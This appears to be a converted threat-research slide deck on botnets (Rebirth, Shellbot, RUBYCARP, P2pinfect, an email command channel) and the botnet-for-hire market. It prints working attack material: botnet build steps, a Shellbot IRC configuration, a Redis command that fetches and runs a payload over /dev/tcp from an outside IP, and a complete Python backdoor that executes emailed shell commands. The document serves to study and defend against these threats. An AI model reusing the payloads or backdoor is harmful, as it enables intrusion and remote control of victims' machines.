# Botnet code

Why ? DIY

ROOTSEC Repository ( 164 samples)



How to - Tutorial

How To Setup Niggasource (PRIVATE VERSION) >> Centos 7 TUT  
>> <https://t.me/tcpfed>

=====  
FIRST UPDATE YOUR SYSTEM AND INSTALL EVERYTHING U NEED  
yum update -y ; yum upgrade -y  
yum groupinstall "Development Tools" -y  
yum install screen gcc libzip2 bzip2 httpd iptables wget golang -y  
=====

INSTALL GOLANG  
wget https://storage.googleapis.com/golang/getgo/installer\_linux  
chmod 777 ./installer\_linux  
./installer\_linux  
source /root/.bash\_profile  
go mod init main  
go mod tidy  
=====

EDIT IP'S FROM 0.0.0.0/0,0,0,0 TO YOUR VPS IP  
USE VISUAL CODE OPEN SOURCE FOLDER WITH VISUAL CODE CTRL + SHIFT + F AND REPLACE EVERYTHING  
=====

Compileing the Bot  
mkdir /root/bins  
cd  
bash build.sh release  
bash build.sh debug

# The Rebirth Botnet

## Techniques Observed:

- Defense Evasion
- Obfuscation
- Vulnerability Scanning
- Botnet Propagation
- Command-checking

```
prctl res=0 option=15(PR_SET_NAME) arg2_str=/bin/bash arg2_int=0
```

## Repurposed Malwares

- Mirai / Gafgyt
- QBot
- Vulcan

```
> sendto fd=1(<4u>10.0.2.15:60162->178.254.22.166:53) size=32
< sendto res=32 data=.....rebirthltd.com.....
```

Botnet sample:

<https://github.com/IIIKILLAIII/botnet/blob/master/client.c>

Address	Length	Type	String
.rodata:000...	00000015	C	167.114.98.153:62434
.rodata:000...	00000008	C	8.8.8.8
.rodata:000...	00000010	C	/proc/net/route
.rodata:000...	00000008	C	\t00000000\t
.rodata:000...	00000007	C	(null)
.rodata:000...	00000005	C	UUUU
.rodata:000...	00000009	C	getstatus
.rodata:000...	00000007	C	x86_64
.rodata:000...	00000006	C	Linux
.rodata:000...	00000005	C	XMAS
.rodata:000...	00000005	C	STOP
.rodata:000...	00000046	C	\x1B[1;31m[\x1B[1;36m%es\x1B[1;31m] \x1B[1;31mJoined Rebirth As [\x1B[1;37m%si\x1B[1;
.rodata:000...	00000008	C	/proc/stat
.rodata:000...	000000E	C	/proc/cpuinfo
.rodata:000...	000000A	C	processor
.rodata:000...	00000018	C	/sys/devices/system/cpu
.rodata:000...	000000A	C	/dev/null

## Features

- Hardcoded exploits for both IoT devices and servers
- Extensive brute forcing methods
- Incredibly complete list of user-agents
- Several scanning tools: Telnet, SSH, phone devices, routers
- Self-updating functions
- Python integration

# Botnet code

## Perls script - Shellbot

```
#!/usr/bin/perl
#lu @ddos
#lu @commands
#lu @irc
#####
my $processo = '/usr/sbin/php';
my $linas_max=10;
my $sleep='5';
my $cmd="";
my $id="";
#####
my @adms=(x,"w");
my @canais=(#qit);
my $chanpass = "@";
$num = int rand(99999);
my $nick = "php-". $num . "";
my $ircname ='VICTIM';
chop (my $realname = 'VICTIM ');
$servidor='juice.baselinux.net' unless $servidor;
my $porta='6667';
#####
```



55k samples

07:04	[ aspe2775 ]	[ ct-73675 ]	[ ig-81963 ]	[ nwp-52413 ]	[ php-19784 ]	[ php-90066 ]
07:04	[ aspe2783 ]	[ ct-8775 ]	[ ig-83192 ]	[ nwp-53612 ]	[ php-19961 ]	[ php-90096 ]
07:04	[ aspe2904 ]	[ ct-99119 ]	[ ig-84961 ]	[ nwp-5500 ]	[ php-20678 ]	[ php-93744 ]
07:04	[ aspe2955 ]	[ git-1619 ]	[ ig-85039 ]	[ nwp-55683 ]	[ php-2068 ]	[ php-94049 ]
07:04	[ aspe306 ]	[ git-16816 ]	[ ig-85100 ]	[ nwp-56151 ]	[ php-21349 ]	[ php-96263 ]
07:04	[ aspe3097 ]	[ git-25160 ]	[ ig-85396 ]	[ nwp-56180 ]	[ php-21511 ]	[ php-96594 ]
07:04	[ aspe3253 ]	[ git-31488 ]	[ ig-85709 ]	[ nwp-56246 ]	[ php-22137 ]	[ php-96597 ]
07:04	[ aspe3291 ]	[ git-39286 ]	[ ig-86255 ]	[ nwp-57173 ]	[ php-22522 ]	[ php-96761 ]
07:04	[ aspe3381 ]	[ git-57256 ]	[ ig-86453 ]	[ nwp-5718 ]	[ php-24038 ]	[ php-97063 ]
07:04	[ aspe3388 ]	[ git-65830 ]	[ ig-86661 ]	[ nwp-57597 ]	[ php-26344 ]	[ php-97916 ]
07:04	[ aspe343 ]	[ git-6884 ]	[ ig-868 ]	[ nwp-59948 ]	[ php-26924 ]	[ php-98203 ]
07:04	[ aspe3557 ]	[ h-94370 ]	[ ig-86983 ]	[ nwp-5995 ]	[ php-27640 ]	[ php-98257 ]
07:04	[ aspe3588 ]	[ ig-10167 ]	[ ig-87168 ]	[ nwp-60282 ]	[ php-2948 ]	[ root ]
07:04	[ aspe3648 ]	[ ig-11215 ]	[ ig-88184 ]	[ nwp-60958 ]	[ php-29682 ]	[ rt-26640 ]
07:04	[ aspe3746 ]	[ ig-12362 ]	[ ig-88509 ]	[ nwp-61541 ]	[ php-2992 ]	[ rt-40685 ]
07:04	[ aspe382 ]	[ ig-13020 ]	[ ig-89058 ]	[ nwp-61810 ]	[ php-30059 ]	[ rt-58854 ]
07:04	[ aspe4031 ]	[ ig-13320 ]	[ ig-90456 ]	[ nwp-62130 ]	[ php-31336 ]	[ sc-12566 ]
07:04	[ aspe4089 ]	[ ig-13436 ]	[ ig-90512 ]	[ nwp-62268 ]	[ php-31462 ]	[ sc-219 ]
07:04	[ aspe4376 ]	[ ig-13795 ]	[ ig-90635 ]	[ nwp-62398 ]	[ php-32107 ]	[ sc-2854 ]
07:04	[ aspe4393 ]	[ ig-14009 ]	[ ig-90765 ]	[ nwp-63610 ]	[ php-32195 ]	[ sc-31578 ]
07:04	[ aspe4402 ]	[ ig-14058 ]	[ ig-91334 ]	[ nwp-64138 ]	[ php-33434 ]	[ sc-4311 ]
07:04	[ aspe4409 ]	[ ig-14901 ]	[ ig-94679 ]	[ nwp-64394 ]	[ php-33593 ]	[ sc-51185 ]
07:04	[ aspe4494 ]	[ ig-15954 ]	[ ig-947 ]	[ nwp-64545 ]	[ php-34578 ]	[ sc-53607 ]
07:04	[ aspe4571 ]	[ ig-16016 ]	[ ig-97072 ]	[ nwp-64783 ]	[ php-35056 ]	[ sc-56916 ]
07:04	[ aspe4625 ]	[ ig-16074 ]	[ ig-9784 ]	[ nwp-65337 ]	[ php-35798 ]	[ sc-58932 ]
07:04	[ aspe4649 ]	[ ig-1618 ]	[ ig-98710 ]	[ nwp-66165 ]	[ php-35975 ]	[ sc-83184 ]
07:04	[ aspe4661 ]	[ ig-16718 ]	[ ig-98855 ]	[ nwp-66516 ]	[ php-36194 ]	[ sc-832 ]
07:04	[ aspe4776 ]	[ ig-19065 ]	[ l22-50073 ]	[ nwp-66996 ]	[ php-3713 ]	[ sc-88699 ]
07:04	[ aspe4792 ]	[ ig-20356 ]	[ nw-20881 ]	[ nwp-67539 ]	[ php-39676 ]	[ sc-95014 ]
07:04	[ aspe4869 ]	[ ig-20772 ]	[ nw-60853 ]	[ nwp-67799 ]	[ php-41073 ]	[ sc-95147 ]
07:04	[ aspe4879 ]	[ ig-22128 ]	[ nwp-1010 ]	[ nwp-68242 ]	[ php-41732 ]	[ sc-95792 ]
07:04	[ aspe4915 ]	[ ig-24534 ]	[ nwp-12805 ]	[ nwp-69219 ]	[ php-42088 ]	[ sc-97400 ]
07:04	[ aspe5026 ]	[ ig-24545 ]	[ nwp-13567 ]	[ nwp-70008 ]	[ php-4238 ]	[ scn-27849 ]
07:04	[ aspe5153 ]	[ ig-28302 ]	[ nwp-1420 ]	[ nwp-70167 ]	[ php-43203 ]	[ scn-41312 ]
07:04	[ aspe5185 ]	[ ig-28600 ]	[ nwp-14353 ]	[ nwp-70670 ]	[ php-44661 ]	[ scn-51847 ]
07:04	[ aspe5235 ]	[ ig-30379 ]	[ nwp-14620 ]	[ nwp-70837 ]	[ php-45701 ]	[ scn-60885 ]
07:04	[ aspe5458 ]	[ ig-30560 ]	[ nwp-15232 ]	[ nwp-71729 ]	[ php-46265 ]	[ SH-57820 ]
07:04	[ aspe5625 ]	[ ig-30924 ]	[ nwp-1528 ]	[ nwp-72087 ]	[ php-46295 ]	[ uid-12412 ]
07:04	[ aspe5627 ]	[ ig-31194 ]	[ nwp-16221 ]	[ nwp-73982 ]	[ php-46389 ]	[ uid-12665 ]
07:04	[ aspe5801 ]	[ ig-31217 ]	[ nwp-16546 ]	[ nwp-74212 ]	[ php-46986 ]	[ uid-42412   186618 ]
07:04	[ aspe582 ]	[ ig-32079 ]	[ nwp-17546 ]	[ nwp-7543 ]	[ php-47567 ]	[ y ]

+600 devices in one IRC server

# RUBYCARP: A Detailed Analysis of a Sophisticated Decade-Old Botnet Group

BY SYSDIG THREAT RESEARCH TEAM - APRIL 9, 2024


TOPICS: CLOUD SECURITY, THREAT RESEARCH

SHARE:   

## Features


Once the botnet is built, it downloads several tools:

- SSH Bruteforcers to deploy within the network to find other *zombifiable* targets
- Shell script to start cryptomining



The terminal window shows the command "SSH - FUCKER (2022)" and a file browser displaying the contents of the "/test" directory.


Name	Last modified	Size	Description
Parent Directory		-	
22/	2022-04-01 12:15	-	
CVE-2021-3156/	2021-05-17 21:18	-	
all/	2024-01-12 12:03	-	
blast/	2022-04-01 12:22 13K	-	
dirtycow/	2021-05-17 21:05	-	
dirtycow2/	2021-05-17 20:48	-	
sugester.sh	2021-05-17 20:34 86K	-	
ub/	2021-06-06 10:02	-	
x/	2022-02-10 10:21	-	



## Beyond mining:


- Malicious mobile applications
- SMS Spam tool
- Email phishing templates
- Malicious Docker images

# IRC COMMUNICATIONS



```
bash (1081818:331) > read fd=3(<4t>100.96.2.113:51964->5.188.4.34:6667) size=4096  
bash (1081818:331) < read res=22 data=PING :irc.cobalt.com..  
bash (1081818:331) > write fd=3(<4t>100.96.2.113:51964->5.188.4.34:6667) size=21  
bash (1081818:331) < write res=21 data=PONG :irc.cobalt.com.
```

## BOTNET ARCHITECTURE



<https://sysdig.com/blog/rubycarp-romanian-botnet-group/>

# Botnet code

## P2pinfect or Redisp2p

<https://www.cadosecurity.com/blog/cado-security-labs-researchers-witness-a-600x-increase-in-p2pinfect-traffic>

- Worm botnet
- Targeting Redis
  - CVE-2022-0543
  - Vulnerability with the Lua library
- Redis port 6379 is only allowed to connect known C2 IPs (Persistence)
- + Adding Cryptomining
- + Ransomware



```
system.exec "bash -c \'exec 6<>/dev/tcp/62.72.0.137/60101 && echo -n 'GET /linux' >&6 && cat 0<&6 > /tmp/Nct5odVAqv && chmod +x /tmp/Nct5odVAqv && /tmp/Nct5odVAqv
MPN46+o0+bTkvaLnqfEP90h+41FF5Gd9hf6quW9oeSp8Q/06HzhUULqY0jyDeWo+qGm5qD9CfXqevNAQ+Ng7vMX/Kr6oaniqvoN8P1/60Nf63j39Hzt0Gppesr+Adk7hB9REb9eurqCPUo7qWj5av6Gfxrf/1FQP186fu
X+qvmqaXkj/gJ5018/UBI4WDg8Bf5QuCppeSr/w7k63/qX0Dmfvf2CP005q0j7qz7CPTtbuFDQP186/wX+arsvaHgq/EP90h861FA43j3903lq0elveWq/QPy6X/jQlHif+HqCPut+qeg+qv8CP7fvuJBQ/N/6/QX/KP6oq
vttPkD8u1/40NR4n339gz6t0Wmpqr+z7371QkTzf+n1F/iu+qWn+qnyA/Lpf+dFuEj29/YL+rTlpab6q/MN/u9+kV83b39qr6t0Gnveap+wPy6X/rVHlnetff9deWr4L215avD/Tof+RRQ0t89/wP5avsq73hoP0J9
ep380RJ/Xvu6g34t0Wjoe6s+wj16071QUF9f+3qC/1s+qKj4qD9CfxpffNCSP1/6fUX+qzmvafLo/EP90h961FF4GDr9A3lqeG9p+yg/Qn16XzzQEhgY0v0CeWo7b215q/xD/Tof0dRROfG6/cX8qj6oafurPsI9+1u50Zf
4n/q6gjyr/qrq+6s+wj37G7iQEf9e0vqC/ms+qKk4aD9CfxpfPNAQ0dg7PEX/a76oaPloP0J9e1980BD42Du/Rf6ou29oe6s+wj0627iQUD9fe3qD/+056qp4qr6DfAqb4GeRJyqvcrmdR4nYaVoXc+8W/ru\'"
```

# Botnet code

## SMTP - email

```
import imaplib
import email
import smtplib
import subprocess
import time

# email account details
imap_username_from_client = "████████████████"
imap_password = "Real Creds"
smtp_username = "████████████████"
smtp_password = "████████████████"
imap_server="imap.gmail.com"

while True:
    try:

        imap = imaplib.IMAP4_SSL(imap_server)
        imap.login(imap_username_from_client, imap_password)
        imap.select("inbox")
        status, messages = imap.search(None, "UNSEEN")
        if messages[0]:
            latest_message = messages[0].split()[1]
            _, msg = imap.fetch(latest_message, "(RFC822)")
            email_message = email.message_from_bytes(msg[0][1])
            for part in email_message.walk():
                if part.get_content_type() == "text/plain":
                    body = part.get_payload(decode=True).decode()
                    result_byte = (
                        subprocess.run(body, shell=True, stdout=subprocess.PIPE,
                                      stderr=subprocess.PIPE).stdout.decode(
                            'utf-8'))
                    break
            msg = email.message.EmailMessage()
            msg.set_content(result_byte)
            msg['Subject'] = 'Result of command'
            msg['From'] = imap_username_from_client
            msg['To'] = smtp_username

            # send email with result
            with smtplib.SMTP('smtp.gmail.com', 587) as smtp:
                smtp.starttls()
                smtp.login(smtp_username, smtp_password)
                smtp.send_message(msg)
            imap.close()
            imap.logout()
    except Exception as e:
        print(f"Error: {e}")

    # wait for 10 seconds before checking for new messages again
    time.sleep(2)
```

```
* LIST (\HasNoChildren) "/" "INBOX" -> 846 messages
* LIST (\HasChildren \Noselect) "/" "[Gmail]"
* LIST (\Flagged \HasNoChildren) "/" "[Gmail]/Berbintang" -> empty
* LIST (\Drafts \HasNoChildren) "/" "[Gmail]/Draf" -> empty
* LIST (\HasNoChildren \Important) "/" "[Gmail]/Penting" -> 853 messages. Maybe this is the most active.
* LIST (\All \HasNoChildren) "/" "[Gmail]/Semua Email" -> 7 messages: 1 email
* LIST (\HasNoChildren \Junk) "/" "[Gmail]/Spam" -> empty
* LIST (\HasNoChildren \Sent) "/" "[Gmail]/Surat Terkirim" -> 7 messages
* LIST (\HasNoChildren \Trash) "/" "[Gmail]/Tong Sampah" -> empty
```


- Health checkers.
- Gathering info from victims
  - Most of the emails are single commands, like lscpu, id, ls.
- Send from one email to another the commands.

Hiring a botnet

# INCOME







# What is a botnet/ How a botnet works?

## Mirai at a Glance



# I want to buy a Botnet

## Websites



# I want to buy a Botnet

## Websites – Pricing

See all of our **pricings**.  
Flawless transactions and outstanding service.

**CUSTOM PLAN**  
**\$29 / month**

Concurrents: 1  
Attack time: 300  
API:   
Premium:

**Purchase**

**PREMIUM #1**  
**\$50 / month**

- ✓ 2 concurrents
- ✓ 300 seconds
- ✓ Premium network
- ✓ API access
- ✓ Prioritized support

**Purchase**

**ADVANCED #1**  
**\$220 / month**

- ✓ 10 concurrents
- ✓ 1200 seconds
- ✓ Premium network
- ✓ API access
- ✓ Prioritized support

**Purchase**

**ENTERPRISE #1**  
**\$1100 / month**

- ✓ 50 concurrents
- ✓ 3600 seconds
- ✓ Premium network
- ✓ API access
- ✓ Prioritized support

**Purchase**

**cfxsecurity**

**Pricing**  
Need something special? Try out our plan builder on the site.

**Starter #1**  
**\$20**

- 1 concurrent
- 120 seconds
- 1 month
- Premium
- API access
- Prioritized support

**Purchase**

**Premium #2**  
**\$50**

- 2 concurrent
- 600 seconds
- 1 month
- Premium
- API access
- Prioritized support

**Get Started →**

**Enterprise #1**  
**\$130**

- 6 concurrent
- 1500 seconds
- 1 month
- Premium
- API access
- Prioritized support

**Get Started →**

	Starter	Prem 1	Prem 2	Prem 3	Diam 1	Diam 2	Diam 3	Galaxy 1	Galaxy 2
Concurrents	1	1	2	3	6	7	9	11	13
Seconds	120	300	600	900	1200	1500	1500	2000	2700
Premium	<input checked="" type="radio"/>								
API Access	<input checked="" type="radio"/>								
Fast Support	<input checked="" type="radio"/>								
Price (1 month)	\$20	\$35	\$60	\$80	\$130	\$160	\$200	\$220	\$260

**Galaxy #3**  
**\$290 / month**

- 15 concurrents
- 3000 seconds
- 1 month
- Premium Membership
- API access
- Prioritized support

**Purchase**

Sysdig Inc. Proprietary Information **sysdig** 31

# I want to buy a Botnet

## Telegram



Rebirth LTD | RAW Botnet/API

180 subscribers



Pinned message

Introducing Rebirth Botnet/API Service we're offering a stable power with cheap prices Ou



# I want to promote my botnet - learn

## Telegram

**Malware Advertising**

The total audience of our network is ~135,000 people (only in channels)

Chats ~ 62,000

Bots ~ 47,000

~ 244,000 of which 60-80% are unique

**Advertising in all channels (chat bots):**

- ⌚ 24 hours fixed on channels in groups mailing list in bots - \$590
- ⌚ 48 hours fixed on channels in groups mailing list in bots - \$790
- ⌚ 72 hours on channels fixed in groups mailing list in bots - \$1290
- ⌚ 1 week on channels (fixed) fixed in groups mailing list in bots - \$1890
- ⌚ 1 month on channels (fixed) fixed in groups mailing list in bots - \$3500
- ⌚ Lifetime - adding your service to our ranks, traffic from us will be unlimited - \$9999

For all questions @malwar  
Manager @malwaread

3742 edited 7:25 a.m.

October 13

**IoT Botnets | DDoS**  
Private channel from [@Iotbotnets \(@ddosbotnets\)](#)

By subscribing, you get access to the private channel where you will find:

- Source codes of botnets and instructions for them
- IoT exploits, bypasses
- Source codes of stressors (50+) and DDoS panels (70+)
- Mirai Bots (10kk+)
- Various materials for distributing your bot
- And much more interesting and useful for working with IoT malware

Subscription cost to the private channel:

- Monthly: \$60
- Lifetime: \$100

Accepted cryptocurrencies: Bitcoin, Ethereum, Litecoin, Monero, Dash, Zcash, and Tether USDT (bep20, trc20, erc20, ton).

247 edited 5:46 a.m.

# They read the news!

Rebirth LTD | Main Channel

channel

Hi feds/sec researchers :3 we love u keep up the good work.

520 10:33 p.m.

